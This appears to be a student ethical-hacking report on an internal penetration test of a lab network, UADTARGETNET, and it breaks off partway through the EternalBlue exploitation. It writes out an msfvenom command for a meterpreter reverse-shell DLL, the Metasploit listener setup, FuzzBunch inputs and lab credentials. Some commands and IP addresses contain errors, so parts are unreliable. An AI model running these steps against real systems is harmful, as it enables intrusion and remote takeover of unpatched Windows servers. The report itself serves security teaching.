White box
Security Test

Testing the security of the UADTARGETNET network by looking for vulnerabilities and weaknesses that could then be exploited for malicious gain

Jonah McElfatrick

1700463

CMP210: Ethical Hacking 1

BSc Ethical Hacking Year 2

2018/19

Note that Information contained in this document is for educational purposes.

Executive Summary

With cyber-attacks becoming more frequent, data security is an essential part of life. People trust computers with most of their personal information in the present day. A large portion of that being with large companies as they provide a service that requires personal information to be stored on their servers and databases. Assessing the security of the network that the information is stored on is a vital part of the process to make sure that the system that the information is stored on is as secure as possible and resilient against both inside and outside attackers.

This paper will assess the security of the UADTARGETNET network posing as a user, logged on to the network, acting as an inside attacker. The main goals of this paper is to:

- Identify if the UADTARGETNET network has any vulnerabilities and to test if they can be exploited for malicious gain.
- Identify if someone with internal access could gain access to restricted parts of the network.
- Identify the amount of damage that could be caused if the network was attacked by an internal user .

The methods used in this paper are carried out assuming the identity of a malicious inside user attacking the network from being connected with guest privileges. Different techniques were used in process of scanning the network to gain information that allowed for information regarding weaknesses in the network and being able to exploit the found vulnerabilities from the scans. Doing so allowed access to the administrative levels of the servers and releasing sensitive information.

It was found that the observed network is not using the best practicing security measures on their servers. The servers were found to be vulnerable to an old exploit in windows SMB protocol called the EternalBlue exploit, that completely compromises both servers to the attackers malicious intent.

Contents

1 INTRODUCTION

1.1 BACKGROUND


Security is the biggest computer related subject in the current day. Everything has to be secure, from the password to access your computer, to the information stored about you in your amazon account. Companies are trusted with sensitive information about their customers every day, but is your information safe with these big conglomerates? In an article posted online by gemalto, the author writes: "945 data breaches led to 4.5 billion data records being compromised worldwide in the first half of 2018" – (Reference (1)), this shows how many people can be effected by companies not having the best standard of security when it comes to storing client information.

On Friday 12th May 2017, the NHS (National Health Service) in the United Kingdom, was a victim of a malicious attack from a hacker. The attackers used a tool leaked from the NSA (National Security Agency) called EternalBlue. This tool exploits the SMB (Server Message Block) protocol in all Windows versions up to Windows 8, it allows for the creation of a null session created by an anonymous login. A null session allows for the anonymous login to send commands to the connected server. This allowed the attackers to upload a piece of software called WannaCry which is a ransomware software, which in this case will lock the user out of their computer until they pay the set price for the release key. In this instance the attackers were not looking for data on patients or staff of the NHS, they were wanting money, this is not the case for allot of other attacks as people's information can be sold or used as leverage in different situations.

In 2013 one of the biggest data breaches ever happened with Yahoo. With the BBC writing "all of its three billion user accounts were affected in a hacking attack dating back to 2013" – (3), thus showing how widely affected the world is when a single corporation is attacked because they were not properly defended for situations in which they are targeted by a malicious hacker. The data leak included passwords for each account that were encrypted but could still be cracked. Security in large companies should have the strongest security measures as they have the resources to reach out and have their systems tested, but some however don't follow this practice and can lead to large fines as they have not provided relevant security measures for their customers data.

Over the years people's lives have merged with technology, but .with this change in lifestyle comes the responsibility of being aware that you have allot of sensitive information stored on your phone/computer or on an online account with a company like Amazon. This responsibility is then shared with the companies who's services that we use every day. Below is a graph (2) showing the number of data records leaked from different sectors of society. As it can be seen, over the years the number of data breaches has dramatically increased with the greatest increase in breaches being in the business sector and the government sector

being in close behind. Not only does this show the rise in cybercrime, but it also shows how improvements are needed in information security. This is the job of a penetration tester.



(Reference (2))

Penetration testers are computer security specialists who know how a hacker thinks. This means that they can use the exploits that hackers would use maliciously but in a non-malicious manner to indicate where vulnerabilities lie in the system and then demonstrate how they can be fixed. This allows them to be employed by large companies to find weaknesses in their security structure and to demonstrate any vulnerabilities and exploits that they may find to the companies to allow them to see what can happen if they do not keep up with security standards with their systems and a hacker managed to compromise their systems.

It is important to carry out a penetration test, to find all vulnerabilities in the network so that in the case that if the organization is targeted by a malicious hacker all vulnerabilities have been patched and the necessary security measures have been taken so that the hacker cannot access the system and release sensitive information from both inside the company or outside the company structure.

1.2 AIM

The aims of this project.

- To assess the vulnerabilities of a network through having inside access to the network.
- Try to gain information about the users on the network, both administrators and normal users.
- To exploit any vulnerabilities found to gain access to restricted parts of the network.
- To produce a detailed report on how all vulnerabilities and exploits were carried out and to detail the effect that these can have.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

The procedure you are about to see will show you how to scan the UADTARGETNET network for exploits and vulnerabilities. How to use these to gain access to administrator level privileges inside the network servers, and to be able to reset passwords for every user on the network which in turn can be used to lock users out of the system.

First two machines are needed to be able to carry out the following procedure, first a windows machine with the EternalBlue tool, Advanced IP/Port Scanner programs installed. Then a Kali Linux machine is also required with a NMAP scanner python script (Code in appendix A). Both machines must be set up on the same network as both of the servers that are being attacked in this scenario.

The procedure is split up into four steps:

(1) Scanning
(2) Enumeration
(3) Vulnerability Scanning
(4) System Hacking

First step after setting up the machines is to scan the network to get basic information about all of the machines connected. This will give information such as the IP's of the target machines and the client machines and which ports are open on each server.

Next is to carry out the enumeration stage in which is an attempt to find out more detailed information about the targeted system. This can include but is not limited to: Administrators, users, Email addresses of users and the groups they are sorted into.


The third step in this procedure is to carry out the vulnerability scanning, this allows for detection of known vulnerabilities that can be exploited on the server. In this case the main vulnerability that was found was a bug in the SMB protocol of windows called EternalBlue.

Using all the information gathered in the above steps, the next step is to start the system hacking. This is done by exploiting the EternalBlue vulnerability using the FuzzBunch interface. Once proved that access is gained to the system, another exploit can be seen using windows pstools which allows for remote commands to be executed on the server. This includes a shutdown function that will be demonstrated at the end

2.2 PROCEDURE PART 1


2.2.1 SCANNING

A tool called Advance IP Scanner allows all active IP's on a network to be displayed with their relative names. Opening this tool on the windows machine that had been connected into the network, running it in the range of **'192.168.0.1'** to **'192.168.0.11'**, it shows that four IP's on the local network are active, Server 1 IP as 192.168.0.1, Server 2 IP as 192.168.0.2, Client 1 IP as 192.168.0.10 and Client 2 IP as 192.168.0.11.




IP	Status	Name	Ping	NetBIOS user	NetBIOS comp...	NetBIOS group	MAC address
192.168.0.1	alive	Server1	0				00-00-00-00-00-00
192.168.0.2	alive	SERVER2	0				00-00-00-00-00-00
192.168.0.3	dead	N/A	N/A				00-00-00-00-00-00
192.168.0.4	dead	N/A	N/A				00-00-00-00-00-00
192.168.0.5	dead	N/A	N/A				00-00-00-00-00-00
192.168.0.6	dead	N/A	N/A				00-00-00-00-00-00
192.168.0.7	dead	N/A	N/A				00-00-00-00-00-00
192.168.0.8	dead	N/A	N/A				00-00-00-00-00-00
192.168.0.9	dead	N/A	N/A				00-00-00-00-00-00
192.168.0.10	alive	CLIENT1	0				00-00-00-00-00-00
192.168.0.11	alive	CLIENT2	0				00-00-00-00-00-00

Opening the Advanced Port Scanner tool in windows and putting in the same range as above, it can be seen that port 445 is open on both servers. Port 445 can be used in a reverse TCP attack using the NSA hacking tool EternalBlue.



Using the given details of Username: **'test'** and Password: **'test123'**, they were used to login to client2 Windows machine. Opening a command line on the client machine, the 'ipconfig' command was used, this allows the machines local IP and the DNS IP to be viewed. As can be seen in the screenshot below the DNS server is the IP of Server 1 of 192.168.0.1.




In Kali Linux, open a command shell and type the command:

'fping -g 192.168.0.1/24'

This can be used to see which hosts on a network are active or not. In the screenshot below it can be seen that five IP's are active on the network. From the previous screenshots above where the IP's of

both servers and clients were found, this shows that the two other IP's found, 192.168.0.100 and 292.168.0.200, these must be the Windows and Kali machines that are being used to scan the network.



2.2.2 ENUMERATION

Over on the Kali machine, run the NMAP scanner script by opening a command line and navigating to the directory in which the script is saved. In this case the script is saved on the desktop in a folder called Scripts. The file is called Scan.py. The following commands allow you to run the script in the command line:

cd Desktop

cd Scripts

python scan.py

These confirm that port 445 is open and able to be used for the rest of this procedure.

This gives information such as what operating system is running on the servers, what version of the operating system and what ports are open and listening.

In this case the servers are running Windows 2008 Server.

Using an enumeration tool called nbtenum3.3, open up a new command line in the kali linux machine.

Navigate to the nbtenum3.3 folder, which in this case is stored in the root folder and run a nbtenum scan on the two servers. This can be done by following the commands below once a command line is opened:

cd \nbtenum3.3

nbtenum.exe -q 192.168.0.1 UADTARGETNET\test test123

nbtenum.exe -q 192.168.0.2 UADTARGETNET\test test123

This will generate two files called 192.168.0.1.html and 192.168.0.2.html that will have the list of administrators for both servers, the users and the groups that each of the users belong to and much more information about each server.

2.2.3 Vulnerability Scanning

Using NMAP again in Kali, we can run a different command to run a vulnerability scan. This can be done by entering the commands:

nmap-vuln-192.168.0.1

nmap-vuln-192.168.0.2

These commands will then display open ports and possible exploits that may work against the targets.

A tool called Nessus produces a basic vulnerability paper after doing a scan of the servers. This can highlight vulnerabilities that could be exploited on the servers.

To do this, we must first connect to the nessus server. On the kali machine, open a browser and navigate to **https://127.0.0.1:8834**. Using the login of Username: **admin** and Password: **hacklab**, login to the server.

Select:

New Scan -> Basic Network Scan

Next enter the targets as:

192.168.0.1, 192.168.0.2, 192.168.0.10, 192.168.0.11.

Next enter the Username: **test** and Password: **test123**, then launch the scan.

Once the scan is completed, exporting the results to a pdf allows for easy readability of results.

This shows that the system is open to the EternalBlue exploit and can be used to execute commands remotely.


2.2.4 System Hacking

Using all the information gathered above we can then start exploiting the found vulnerabilities.


First step in exploiting the SMB protocol using the EternalBlue tool is to create a dll file in Kali that can then be transferred onto the windows machine that will carry out the exploit. As seen in the screenshot below the command to create the dll file is as follows:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.100 LPORT=4444 -f dll > /root/Desktop/msf.dll.

What this command does is create a dll file with the payload set as the reverse_tcp exploit, with the listener IP being the IP of the Kali machine and the listening port as 4444, it then saves the dll file as msf.dll on the desktop of the kali machine.



The next step is to move the msf.dll file across to the C: drive of the windows computer that will run the exploit. This can be seen in the screenshots below.



A listener has to be set up to wait for a response from the server after the exploit has been carried out. This is done in Kali, using the following commands that can also be seen in the screenshots below, the listener is set waiting for a response.

Service postgresql start

msfconsole


use exploit/multi/handler

set payload windows/x63/meterpreter/reverse_tcp

set lhost 192.168.0.100

set lport 4444

run



Since the listener is set, waiting for data to be sent from the exploited server, now the exploit has to be executed. Going over to windows, in the screenshot below it can be seen that in a command prompt you navigate to the NSA hacking tool folder and run the fb.py script. As this runs it will ask for the target IP address which in this case is either 192.168.0.1 or 192.168.0.2 depending on if you are wanting to exploit server 1 or server 2. In the screenshot below, server 1 is being exploited so the target IP is '192.168.0.1'. Then the callback IP is entered, this is '192.168.0.200'. Then redirection should not be allowed so the value of 'no' was required.

The inputs are as follows:


cd/nsa/windows

fb.py

192.168.0.1

192.168.0.200

No




Then ‘1’ was entered to create a new project, the name given to the project was ‘Attack’. After this, no other data was required to be entered until the command line read ‘fb >’ as shown below.

The commands are as follows:

1

Attack

<enter> (No input)



Next is to use the EternalBlue tool. As shown below the command

use Eternalblue

initiates the use of the tool. Every entry can be confirmed by pressing Enter until the command line reads:

